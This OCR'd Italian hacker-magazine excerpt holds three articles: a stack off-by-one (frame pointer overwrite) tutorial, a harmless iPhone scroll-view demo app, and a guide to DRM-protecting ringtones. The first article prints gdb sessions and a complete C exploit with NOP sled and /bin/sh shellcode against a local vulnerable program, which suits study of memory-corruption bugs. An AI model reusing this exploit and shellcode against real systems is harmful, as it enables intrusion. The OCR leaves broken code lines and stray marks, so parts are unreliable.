Se utilizziamo il valore 1024 come grandezza del buffer, vuol dire che andremo ad indicare le posizioni dei caratteri all'interno dell'array, da 0 a 1023 (posizione 0, posizione 1... posizione 1023 = 1024 posizioni/byte) nel nostro for l'indice "i" viene incrementato da 0 a 1024, cioè puo indicare fino ad un massimo di 1025 posizioni, ...posizione che nel nostro buffer non esiste, quindi se ad esempio, nel caso piu estremo, andiamo a passare in ingresso un valore di 2000 byte, i primi 1025 rientreranno nel for, dove, 1024 saranno copiati nel buffer e il 1025esimo andrà fuori. A questo punto possiamo tranquillamente dire che siamo "Fuori di uno".

Compiliamo il programma vulnerabile, in questo modo

```
root dark:~/articoli# gcc bof_¬
vuln2.c -o bof_vuln2
```

Riprendiamo per un attimo il discorso dell'allineamento durante la compilazione. Se andiamo a "debuggare" ora il codice vedremo quanto segue:

```
root dark:~/articoli# gdb ./bof_vuln2
GNU gdb 5.3
Copyright 2002 Free Software
Foundation, Inc.
...
(gdb) disassemble functio
Dump of assembler code for function
functio:
0x8048400 <functio>:      push¬
%ebp
0x8048401 <functio+1>:    mov¬
%esp,%ebp
0x8048403 <functio+3>:    sub¬
$0x418,%esp
...
```

In questa prima parte vediamo che vengono allocati 1048 byte per le nostre variabili (0x418 in decimale 1048).

Noi ce ne aspettavamo 1028, ovvero 1024 del buffer + 4 byte del contatore (un intero occupa 4 byte).

Se andiamo a compilare in questo modo:

```
root dark:~/articoli# gcc bof_vuln2.c -
o¬ bof_vuln2¬
-mpreferred-stack-boundary=2
```

con questa nuova opzione imponiamo l'allineamento a 4 byte.

Ed effettivamente avremo:

```
Dump of assembler code for¬
function functio:
0x8048400 <functio>:   push¬
%ebp
0x8048401 <functio+1>:  mov¬
%esp,%ebp
0x8048403 <functio+3>:  sub¬
```

$0x404,%esp
0x404 (1028 decimale), dopo esserci tolti questa "curiosità" possiamo continuare. (non abbiate paura se alcuni comandi assembler vi sembrano al contrario, è la sintassi AT&T, non Intel)
Il modo migliore per avere un quadro ampio della situazione è eseguire e debuggare contemporaneamente il programma utilizzando gdb.
Eseguiamo

```
root dark:~/articoli# gdb ./bof_vuln2
...
(gdb) disassemble main
Dump of assembler code for function ¬
main:
...
0x804847e <main+30>:   pushl  (%eax)
0x8048480 <main+32>:   call ¬
0x8048400¬  <functio>
0x8048485 <main+37>:   add¬
$0x4,%esp
...
```

Prima di entrare nel vivo occorre spendere due parole su cosa accade prima e dopo una "call" (chiamata ad una funzione). Quando il processore arriva all'istruzione call, esegue i seguenti passi:
1.salva l'eip nello stack;
2.una volta nella call crea, un nuovo frame e dello spazio per le varibili statiche dichiarate localmente
Salva il vecchio frame :

```
0x8048400 <functio>:   push   %ebp
```

Crea un nuovo frame e...

```
0x8048401 <functio+1>:  mov¬
%esp,%ebp
```

...dello spazio per le nostre variabili (sottrae 404h allo stack 1028 byte)

```
0x8048403 <functio+3>:  sub¬
$0x404,%esp
```

Una volta all'interno della funzione vengono eseguite le istruzioni e al termine troviamo

```
0x804845c <functio+92>: leave
0x804845d <functio+93>: ret
```

Con la leave viene eliminato il frame precedentemente creato e viene ripristinato il vecchio frame, se espandiamo la leave otteniamo le seguenti istruzioni assembler:

mov ebp,esp
pop ebp

(la mov è sempre in sintassi AT&T)
Il Base Pointer è proprio il registro che andremo a "disturbare".
L'ultima istruzione è una ret, questa recupera il valore dell'eip dallo stack salvato precedentemente (punto 1) ed effettua un jmp (jump = salto)a quell' indirizzo. Tutto questo accade anche all'interno della main, essendo anch'essa una funzione ("principale"). Quindi anche al termine della main troveremo una leave ed una ret (ricordate). Torniamo al debug, mettiamo un breakpoint subito dopo la call, per vedere la situazione dei registri in memoria dopo la chiamata alla nostra cara funzione.

```
(gdb) break *0x8048485
Breakpoint 1 at 0x8048485
(gdb)
```

eseguiamo il programma e proviamo inizialmente passando 1024 «A» in input, vediamo cosa accade in memoria.

```
(gdb) run `perl -e 'print "A" x 1024'`
```

abbiamo questa situazione

```
Breakpoint 1, 0x08048485 in main ()
(gdb) info reg
...
esp        0xbffff6e4      0xbffff6e4
ebp        0xbffff600      0xbffff600
esi        0x40013020      1073819680
...
```


come detto sopra, il registro che dobbiamo prendere in considerazione è il base pointer, "ebp". Abbiamo passato tante A quante il nostro buffer puo contenerne, ed effettivamente in memoria non è accaduto nulla di particolare... proviamo ora con 1025 "A"

```
(gdb) run `perl -e 'print "A" x 1025'`
....
```

cosa c'è nel ebp salvato sullo stack?

```
Breakpoint 1, 0x08048485 in main ()
(gdb) info reg ebp
ebp        0xbffff641      0xbffff641
(gdb)
```

abbiamo superato la capacità del buffer, cosa c'è alla fine dell'indirizzo di memoria contenuto in ebp salvato sullo stack? Il valore esadecimale della "A" -> 0xbffff6»41». A questo punto ci troviamo nella main, e al termine della stessa, accade quanto detto sopra (leave e ret) cioè, con la leave, l'ebp modificato viene spostato in esp.



Mettete un breakpoint sulla ret e rieseguite il codice. Arrivati a questo break, controllate lo stato di esp

```
(gdb) info reg esp
esp        0xbffff645      0xbffff645
```

notiamo che l'indirizzo contenuto in esp è uguale a ebp + 4 (0xbffff641 + 4 = 0xbffff645) questo perché è stata effettuata una pop di ebp (vedere l'espansione di leave sopra) prima della ret.

L'EXPLOIT

Bene, possiamo ritenerci soddisfatti, ci troviamo in una situazione meglio nota come "Frame Pointer Overwrite", adesso è il momento di sfruttare la nostra arcana capacità di modificare gli "eventi", a nostro favore… scriviamo l'exploit...
Abbiamo bisogno, di uno shellcode, del puntatore allo shellcode, e, soprattutto, di sapere cosa mettere in questo bel byte in più che ci troviamo a disposizione.
Lo shellcode non è altro che il codice che andremo ad eseguire, (in rete ne esistono molti gia pronti all'uso) il puntatore è l'indirizzo di memoria dove risiede il nostro shellcode. Lo shellcode deve essere inserito, ovviamente, in una parte in memoria dove possiamo scrivere, potremmo metterelo all'interno del buffer stesso dato che abbiamo spazio a sufficenza, per questo esempio utilizzeremo uno shellcode (classico), che eseguirà un /bin/sh -i, di lunghezza 63 byte. Troviamo il puntatore, per questo dobbiamo rivedere il nostro codice assembler

```
(gdb) disassemble functio
...
```

mettiamo un breakpoint qui per vedere l'indirizzo del buffer

```
 0x804840a <functio+10>: movl¬
$0x0,0xfffffbfc(%ebp)
```

un break alla ret per vedere cosa c'è nello stack all'indirizzo trovato sopra


```
0x804845d <functio+93>: ret
...
End of assembler dump.
(gdb) break *0x804840a
Breakpoint 1 at 0x804840a
(gdb) break *0x804845d
Breakpoint 2 at 0x804845d
(gdb)
```

eseguiamo il programma

```
(gdb) run `perl -e 'print "A" x 1025'`
```

vediamo dove si trova il buffer

```
(gdb) info reg esp
```




```
esp          0xbffff2d8       0xbffff2d8
(gdb)
```

bene, ora sommiamo 4 a questo indirizzo, la grandezza dello spazio assegnato all'intero (int i) ed otteniamo l'indirizzo effettivo del nostro buffer = 0xbffff2dc.

```
(gdb) c
Continuing.
AAAAAAAAAAAAA...
...
Breakpoint 2, 0x0804845d in functio
```

vediamo cosa c'è all'indirizzo di memoria trovato sopra...

```
(gdb) x/10  0xbffff2dc
0xbffff2dc:     0x41414141      0x41414141
0x41414141      0x41414141
0xbffff2ec:     0x41414141      0x41414141
0x41414141      0x41414141
0xbffff2fc:     0x41414141      0x41414141
```

ci sono proprio loro e ci sono tutte... le nostre "A"

Da questo ricaviamo l'indirizzo di memoria in cui inserire il puntatore allo shellcode,
che sarà: 0xbffff2dc + lunghezza del buffer – lunghezza del puntatore = 0xbffff2dc + 1024 – 4 = 0xbffff2dc + 0x400 - 0x4 = 0xbffff6d8

Sappiamo che vogliamo saltare nel buffer proprio dove ci aspetta lo shellcode, quindi possiamo semplicemente utilizzare lo stesso puntatore calcolato prima 0xbffff6d8, prenderemo solo l'ultimo byte, "d8" a cui andremo a sottrarre un 4, dato che un valore 4 gli sarà sommato a causa della "pop ebp»" nella leave prima della ret (dato un'occhiata sopra). Il nostro tanto atteso byte sarà uguale a : "d4".

Il regalo che andremo a fare al programma vulnerabile sarà così formato

NOPNOPNOPNOP + Shellcode + ¬
Puntatore + Byte

I nop sono delle istruzioni che serviranno a fare da "materasso" per l'atterraggio dopo il jump della ret (dato che abbiamo molto spazio nel buffer possiamo permettercelo).

Ecco il codice dell'exploit

```
root dark:~/articoli# cat exploit.c

/*
 è possibile passare come primo
parametro,
 l'ultimo byte del puntatore per effettuare
 dei test.
*/
#include <stdio.h>
#include <string.h>
/*
 lunghezza del regalo che andremo
 a fare al programma vulnerabile
*/
#define BUF     1026 /* 1024 + un byte +¬
NULL */

/* Istruzione nop in esadecimale
   (il suo valore cambia in base
all'architettura)
*/
#define NOP     0x90

char shellcode[]= /* esegue /bin/sh -i */
«\xeb\x21\x5e\x31\xc0\x88\x46\x07\x88\x¬
46\x0a\x89»
«\x76\x0b\x8d\x5e\x08\x89\x5e\x0f\x89\¬
x46\x13\xb0»
«\x0b\x89\xf3\x8d\x4e\x0b\x8d\x56\x13\x¬
cd\x80\xe8»
«\xda\xff\xff\xff\x2f\x62\x69\x6e\x¬
2f\x73\x68\x38»
«\x2d\x69\x32\x33\x34\x35\x36\x37\x¬
38\x39\x61\x62"
 «\x63\x64\x65»;
/*
  calcola quanti NOP inserire nel buffer
  (
   lunghezza buffer -
   lunghezza dello shellcode +
   lunghezza del puntatore +
   lunghezza del «byte»)
*/
#define LEN_NOP BUF - ¬
(sizeof(shellcode) + 4 + 1)

int main(int argc, char **argv)
{
  int x, y;
  char buffer[BUF];
  char ret = 0x98;

  if (argc > 2)
    ret = *argv[1];

  memset(buffer,NOP,LEN_NOP);
  /*
     copia lo shellcode nel buffer
successivamente
     al tappeto di NOP
  */
  for (x = LEN_NOP, y = 0; y <= ¬
strlen(shellcode);¬  x++, y++)
     buffer[x] = shellcode[y];
  /* copia il puntatore */
  buffer[x++] = ret;
  buffer[x++] = 0xf6;
  buffer[x++] = 0xff;
  buffer[x++] = 0xbf;
/* copia il byte che andremo a
sovrascrivere */
  buffer[x++] = 0xd8;
/* aggiunge NULL al termine del
buffer */
  buffer[x++] = 0x0;
/* stampa su stdout il contenuto del
buffer */
  printf("%s",buffer);

  return 0;
}
```

Abbiamo richiamato direttamente nel codice dell'exploit il programma vulnerabile passandogli il contenuto del buffer come primo argomento, perché in questo modo potete utilizzare l'exploit all'interno del debugger, sostituendolo al `perl -e 'print "A" x 1025'` inserendo gli stessi breakpoint, in modo da vedere cosa accade nei registri durante la sua esecuzione. Il risultato sarà più o meno così:

```
(gdb) run `./exploit`
...
sh-2.05a$
```

Se utilizzate le ultime versioni di gcc per compilare il programma vulnerabile, sarà impossibile sfruttare la vulnerabilità. Il metodo utilizzato nella creazione dell'exploit è il più classico, ma esistono altri metodi su come utilizzare le variabili d'ambiente per posizionare lo shellcode. A voi il compito di approfondire.

UN HACKER NELL'IPHONE

DENTRO IL "GUSCIO" ALLA SCOPERTA DELL'SDK, IL SISTEMA DI PROGRAMMAZIONE PER IPHONE

Se sviluppare un virus per iPhone è teoricamente fattibile (approfondiremo questo argomento nei prossimi numeri), ma risulta poi difficile accedere al meccanismo di distribuzione di iTunes con un' "applicazione" di questo tipo. Si può cercare di ovviare al problema portando in qualche modo un Hacker sul melafonino, anche se si tratta, naturalmente di un innocuo programma per sfogliare magari il contenuto di una rivista digitale (Chissà, magari portare Hacker Journal su iPhone in questo modo, con un'applicazione dedicata, potrebbe essere divertente).
Questo esempio che vi proponiamo, per quanto innocuo e molto basilare, può servire per capire la base della programmazione con xcode e gli altri strumenti di sviluppo messi a disposizione da Apple.
Prima di tutto bisogna scaricare la versione di sdk "open" (http://developer.apple.com/iphone) ovvero quella libera che consente di sviluppare la applicazioni per proprio uso e consumo ma non di distribuirle sull'Apple Store (a dire il vero iTunes Store). Se voleste diventare invece sviluppatori e mettere in vendita le vostre creazioni allora dovete per forza sottoscrivere il programma di sviluppo che ha un costo di 99 dollari all'anno (68 euro al cambio). Una volta scaricato e decompattato il pacchetto, si può procedere all'installazione.

Verrà creata, se già non esiste, una cartella Developer con la classica quanto inequivocabile icona di un martello. Gli strumenti di programmazione sono all'interno. Occorre selezionare Applications>Xcode. E' questo lo strumento principale, quello per creare il codice sorgente con cui l'applicazione prenderà vita.
In XCode selezionate File>New Project Si aprirà una finestra da cui è possibile selezionare il tipo di progetto per iPhone che vogliamo creare. Nel nostro caso si tratta di una semplice applicazione multi view, quindi selezioneremo una View-Based Application. Nulla di più semplice. Confermiamo quindi la selezione con Choose e nominiamo la nostra nuova applicazione: prova.
Nella cartella Classes troviamo i nostri frammenti di codice:


provaAppDelegate.h
provaAppDelegate.m
provaViewController.h
provaViewController.m


il codice da scrivere in provaAppDelegate.h è:

```
#import <UIKit/UIKit.h>
@interface AppDelegate : NSObject ¬
<UIApplicationDelegate,
UIScrollViewDelegate> {
        IBOutlet UIWindow *window;
        IBOutlet UIScrollView *scrollView;
        IBOutlet UIPageControl¬
*pageControl;
        NSMutableArray *viewControllers;
       // To be used when scrolls originate
from the UIPageControl
       BOOL pageControlUsed;
}
@property (nonatomic, retain) UIWindow¬
*window;
@property (nonatomic, retain)¬
UIScrollView¬ *scrollView;
@property (nonatomic, retain)¬
UIPageControl ¬ *pageControl;
@property (nonatomic, retain)¬
NSMutableArray¬ *viewControllers;

- (IBAction)changePage:(id)sender;

@end
```







Ecco la nostra applicazione finale: l'iphone non è compromesso ;-) Si tratta solo di una serie di View sfogliabili col dito. Il logo HJ è in bella evidenza!

Se volete dare un'occhiata o fare delle modifiche: i codici sorgente di questa mini applicazione possono essere scaricati dal sito di Hacker Journal

il codice da scrivere in provaAppDelegate.m è:

```
#import "provaAppDelegate.h"
#import "provaViewController.h"

static NSUInteger kNumberOfPages¬
= 7;

@interface AppDelegate¬
(PrivateMethods)

- (void)loadScrollViewWithPage¬
:(int)page;
- (void)scrollViewDidScroll:¬
(UIScrollView¬ *)sender;

@end

@implementation AppDelegate
@synthesize window, scrollView,¬
pageControl, viewControllers;

- (void)dealloc {
        [viewControllers release];
        [scrollView release];
        [pageControl release];
        [window release];
        [super dealloc];
}

-
(void)applicationDidFinishLaunching:(¬
UIApplication *)application {

    NSMutableArray *controllers =¬
[[NSMutableArray alloc] init];
    for (unsigned i = 0; i <¬
kNumberOfPages; i++) {
        [controllers addObject:[NSNull¬
null]];
    }
    self.viewControllers = controllers;
    [controllers release];

        scrollView.contentSize
=CGSizeMake¬
```

```
(scrollView.frame.size.width *
kNumberOfPages,¬
scrollView.frame.size.height);
   scrollView.showsHorizontal¬
ScrollIndicator = NO;
  scrollView.showsVertical¬
ScrollIndicator = NO;
   scrollView.scrollsToTop = NO;
   scrollView.delegate = self;

   pageControl.numberOfPages = ¬
kNumberOfPages;
   pageControl.currentPage = 0;

   [self loadScrollViewWithPage:0];
   [self loadScrollViewWithPage:1];
}

- (void)loadScrollViewWithPage:¬
(int)page {
   if (page < 0) return;
   if (page >= kNumberOfPages) return;


      provaViewController *controller =¬
[viewControllers objectAtIndex:page];
   if ((NSNull *)controller ==¬
[NSNull null]) {
      controller = [[provaViewController
alloc] ¬
initWithPageNumber:page];
      [viewControllers¬
replaceObjectAtIndex:page
withObject:controller];
      [controller release];
   }

   if (nil == controller.view.superview) {
      CGRect frame = scrollView.frame;
      frame.origin.x = frame.size.width *¬
page;
      frame.origin.y = 0;
      controller.view.frame = frame;
      [scrollView¬
addSubview:controller.view];
   }
}
- (void)scrollViewDidScroll:(UIScrollView
*)sender {

   if (pageControlUsed) {

      return;
   }

   CGFloat pageWidth =¬
scrollView.frame.size.width;
   int page = floor((scrollView.¬
contentOffset.x -  pageWidth / 2) /¬
pageWidth) + 1;
   pageControl.currentPage = page;
```




```
 [self loadScrollViewWithPage:page - 1];
 [self loadScrollViewWithPage:page];
 [self loadScrollViewWithPage:page + 1];

   // A possible optimization would be to
unload the views+controllers which are
no longer visible
}

// At the end of scroll animation, reset
the boolean used when scrolls originate
from the UIPageControl
- (void)scrollViewDidEndDecelerating¬
:(UIScrollView *)scrollView {
   pageControlUsed = NO;
}

- (IBAction)changePage:(id)sender {
   int page = pageControl.currentPage;


// load the visible page and the page on
either side of it (to avoid flashes when
the user starts scrolling)


[self loadScrollViewWithPage:page - 1];
[self loadScrollViewWithPage:page];
[self loadScrollViewWithPage:page + 1];


   // update the scroll view to the
appropriate page

   CGRect frame = scrollView.frame;
   frame.origin.x = frame.size.width *¬
page;
   frame.origin.y = 0;
  [scrollView scrollRectToVisible:frame¬
animated:YES];

   // Set the boolean used when scrolls
originate from the UIPageControl. See
scrollViewDidScroll: above.
```








```
   pageControlUsed = YES;
}
@end
```

Il codice da scrivere in provaViewController.h è:

```
#import <UIKit/UIKit.h>

@interface provaViewController :
UIViewController {
   IBOutlet UILabel *pageNumberLabel;
   int pageNumber;
}

@property (nonatomic, retain) UILabel
*pageNumberLabel;

- (id)initWithPageNumber:(int)page;

@end
```

Il codice da scrivere in provaViewController.m è:

```
#import "provaViewController.h"
```

```
static NSArray *__¬
pageControlColorList = nil;

@implementation provaViewController

@synthesize pageNumberLabel;

// Creates the color list the first time this
method is invoked. Returns one color
object from the list.

+ (UIColor
*)pageControlColorWithIndex:¬
(NSUInteger)index {
    if (__pageControlColorList == nil) {
        __pageControlColorList =¬
[[NSArray alloc]
initWithObjects:[UIColor redColor],¬
[UIColor greenColor],¬
[UIColor magentaColor],¬
 [UIColor blueColor], [UIColor ¬
orangeColor], [UIColor brownColor],¬
[UIColor ¬ grayColor], nil];
    }

    // Mod the index by the list length to
ensure access remains in bounds.

    return [__pageControlColorList¬
objectAtIndex:index %
[__pageControlColorList count]];
}


// Load the view nib and initialize the
pageNumber ivar.


- (id)initWithPageNumber:(int)page {
    if (self = [super
initWithNibName:@"MyView" bundle:nil])
{
        pageNumber = page;
    }
    return self;
}
- (void)dealloc {
    [pageNumberLabel release];
    [super dealloc];
}


// Set the label and background color
when the view has finished loading.

- (void)viewDidLoad {
    pageNumberLabel.text = [NSString¬
stringWithFormat:@"Hacker Journal ¬
%d", pageNumber + 1];
    self.view.backgroundColor =¬
[provaViewController
pageControlColorWithIndex:¬
pageNumber];
```










```
}

@end
```

Come leggere il listato

static NSUInteger kNumberOfPages = 7;

Questa stringa determina il numero di pagine che scrollano da sinistra verso destra e viceversa. Se vogliamo aumentare o diminuire basta che cambiamo questo valore.

if (self = [super initWithNibName:@"MyView" bundle:nil])

carica l'interfaccia grafica che andremo a collocare in Resources che dovrà evidentemente avere lo stesso nome.

pageNumberLabel.text = [NSString

stringWithFormat:@"Hacker Journal %d", pageNumber + 1];


questa stringa di codice si occupa di numerare e nominare le sette pagine incluse nell'applicazione, se vogliamo cambiare l'intestazione delle pagine basta che modifichiamo la scritta Hacker Journal (solo quella) con una che desideriamo.


L'INTERFACCIA

MainWindows.xib in Resources e all'oggetto Windows includiamo un oggetto Scroll View e una UiView (Image Builder>Tools> Library>Object) e cambiamo dal pannello Inspector la Class in UiPageControll .
Selezioniamo la Scroll View e col tasto Control premuto evidenziamo il pannello Scroll View e in Referencing Outlets trasciniamo il punto di collegamento su App Delegate all'interno di MainWindwos.xib.
Allo stesso modo agiamo con la UiPageControll.
Quindi selezioniamo App Delegate col tasto Control premuto e trasciniamo il punto changePage (come nell'immagine in alto) su UiPageControll fino ad evidenziare la scritta Page Control, quindi scegliamo: Value Changed.
Ora spostiamoci sull'altra interfaccia grafica che nomineremo MyView.xib.
Aggiungiamo alla UiView esistente una Label sempre da (Image Builder>Tools>Library>Object) che associamo, come abbiamo fatto prima al Files's Owner e in cui scriviamo 1.
Inseriamo una ImageView e da Inspector>Image selezioniamo l'immagine che desideriamo (nel nostro caso il logo) che deve essere precedentemente trascinata in Resources. Completiamo inserendo in Resources un'icona nominata icon.png di dimensioni 57x57 pixel che rappresenterà il pulsante per lanciare l'applicazione, è il gioco è fatto…
Ora clicchiamo su Build and Run e godiamoci lo spettacolo: avremo sette pagine di diverso colore trascinabili orizzontalmente, ognuna delle quali con il nostro "amato" logo.

MP3 DENTRO IL DRM

CIFRATURA PER SCARDINARE UNA PROTEZIONE DRM CI SONO CENTINAIA DI MODI, MA PER PROTEGGERE UN MP3 ECCO COME FARE.











IDRM Digital Rights Management (DRM), come molti di voi sapranno, è un controverso sistema di protezione di contenuti digitali a chiave crittografica.
Il meccanismo è semplice: nel file, suoneria o altro,vengono inserite delle informazioni, solo chi è in possesso della chiave di cifratura, in genere spedita col file stesso, può accedere a quel contenuto. In genere attraverso una serie di impostazioni il DRM può essere convenientemente profilato per impedire, ad esempio, il trasferimento via bluetooth di una suoneria da un cellulare all'altro, ma si può anche limitarne la durata d'uso del contenuto nel tempo e via dicendo.
In questi casi basta compilare un file xml in cui vengono inseriti sia il profilo del cellulare che tutte le limitazioni d'uso. Detto ciò, in questo numero di Hacker Journal vi vogliamo mostrare un reverse engineering al contrario, ovvero mi mostreremo non come scardinare la protezione di una suoneria per cellulare, ma come proteggerla attraverso l'uso del DRM, del resto per combattere il "nemico" bisogna conoscerlo.

LA SUITE


Esistono diversi strumenti per applicare il DRM a file MP3 o video 3GP, tanto per rimenare su formati multimediali molto diffusi, personalmente ho sempre trovato molto interessante DRMPackager, uno strumento di sviluppo messo a disposizione da Sony Ericsson gratuitamente e disponibile per una grande varietà di piattaforme.
In particolare DRM Packager può essere scaricato, nella versione 1.35, all'indirizzo http://developer.sonyericsson.com/site/global/docstools/misc/p_misc.jsp per quattro piattaforme differenti:
- Microsoft Windows 2000/XP. Disponibile sia con interfaccia grafica che da linea di comando.
- Mac OS X. Disponibile sia con interfaccia grafica che da linea di comando .
- Linux. Disponibile solo da linea di comando.
- Solaris. Disponibile solo da linea di comando.

Per la nostra prova abbiamo scelto una versione con GUI, più semplice da utilizzare.
Il programma è piuttosto spartano, nella cartella scaricata troviamo la licenza d'uso, l'applicativo, DRM Packager GUI, e un file main .dpr che è, in sintesi un file XML che può essere modificato con un editor testuale per adattare il DRM ad altri cellulari diversi da modelli Sony Ericsson. I passaggi per impostare la nostra protezione sono piuttosto semplici.

1 Effettuiamo un doppio clic sull'icona DRM Packager GUI per lanciare il programma. L'interfaccia grafica mostra pochi comandi essenziali. Innanzitutto un menu a tendina con il tipo di device (Device Type) settato su Sony Ericsson sulla base dell'xml di riferimento già compilato. Se vogliamo inserire un altro tipo di cellulare dobbiamo modificare il file xml di impostazione andando ad agire tra i vari Tag con un editor di testo.
Il file xml sarà di questo tipo:

<profile>

```
<profile_name>Sony Ericsson,¬
 May 2005</profile_name>
<profile_version>Sample</¬
profile_version>
<min_drm_tool_version>1.32</¬
min_drm_tool_version>
<special_configurations>
<do_not_add_preamble_crlf></¬
do_not_add_preamble_crlf>
<do_not_add_epilogue_crlf></¬
do_not_add_epilogue_crlf>
<!--do_not_add_wbxml_byte> ¬
</do_not_add_wbxml_byte-->
<!--default_non_user_ ¬
defined_boundary>boundary_1¬
</default_non_user_defined_¬
boundary-->
<!--static_CID>cid:static-CID-¬
$id@custom.com</static_CID-->
<!--static_CEK>abcdefghijklno¬
pqrstuvw==</static_CEK-->
</special_configurations>
<device_type>
<name>Sony Ericsson</name>
<drm_method>forward-¬
lock</drm_method>
<drm_method>combined¬
delivery</drm_method>
<drm_method>separate¬
delivery</drm_method>
<drm_method>Sony¬
Ericsson</drm_method>
<!-- allowed values: "forward-lock", ¬
"combined delivery", "separate¬
delivery", ""Sony Ericsson" -
->
<transfer_encoding>binary</¬
transfer_encoding>
<transfer_encoding>7bit</¬
transfer_encoding>
<transfer_encoding>8bit</¬
transfer_encoding>
<transfer_encoding>base64</¬
transfer_encoding>
<!-- Application-->
<media_type>
```



```
<mime_name>application/¬
vnd.eri.thm</mime_name>
<file_extension>thm</file_extension>
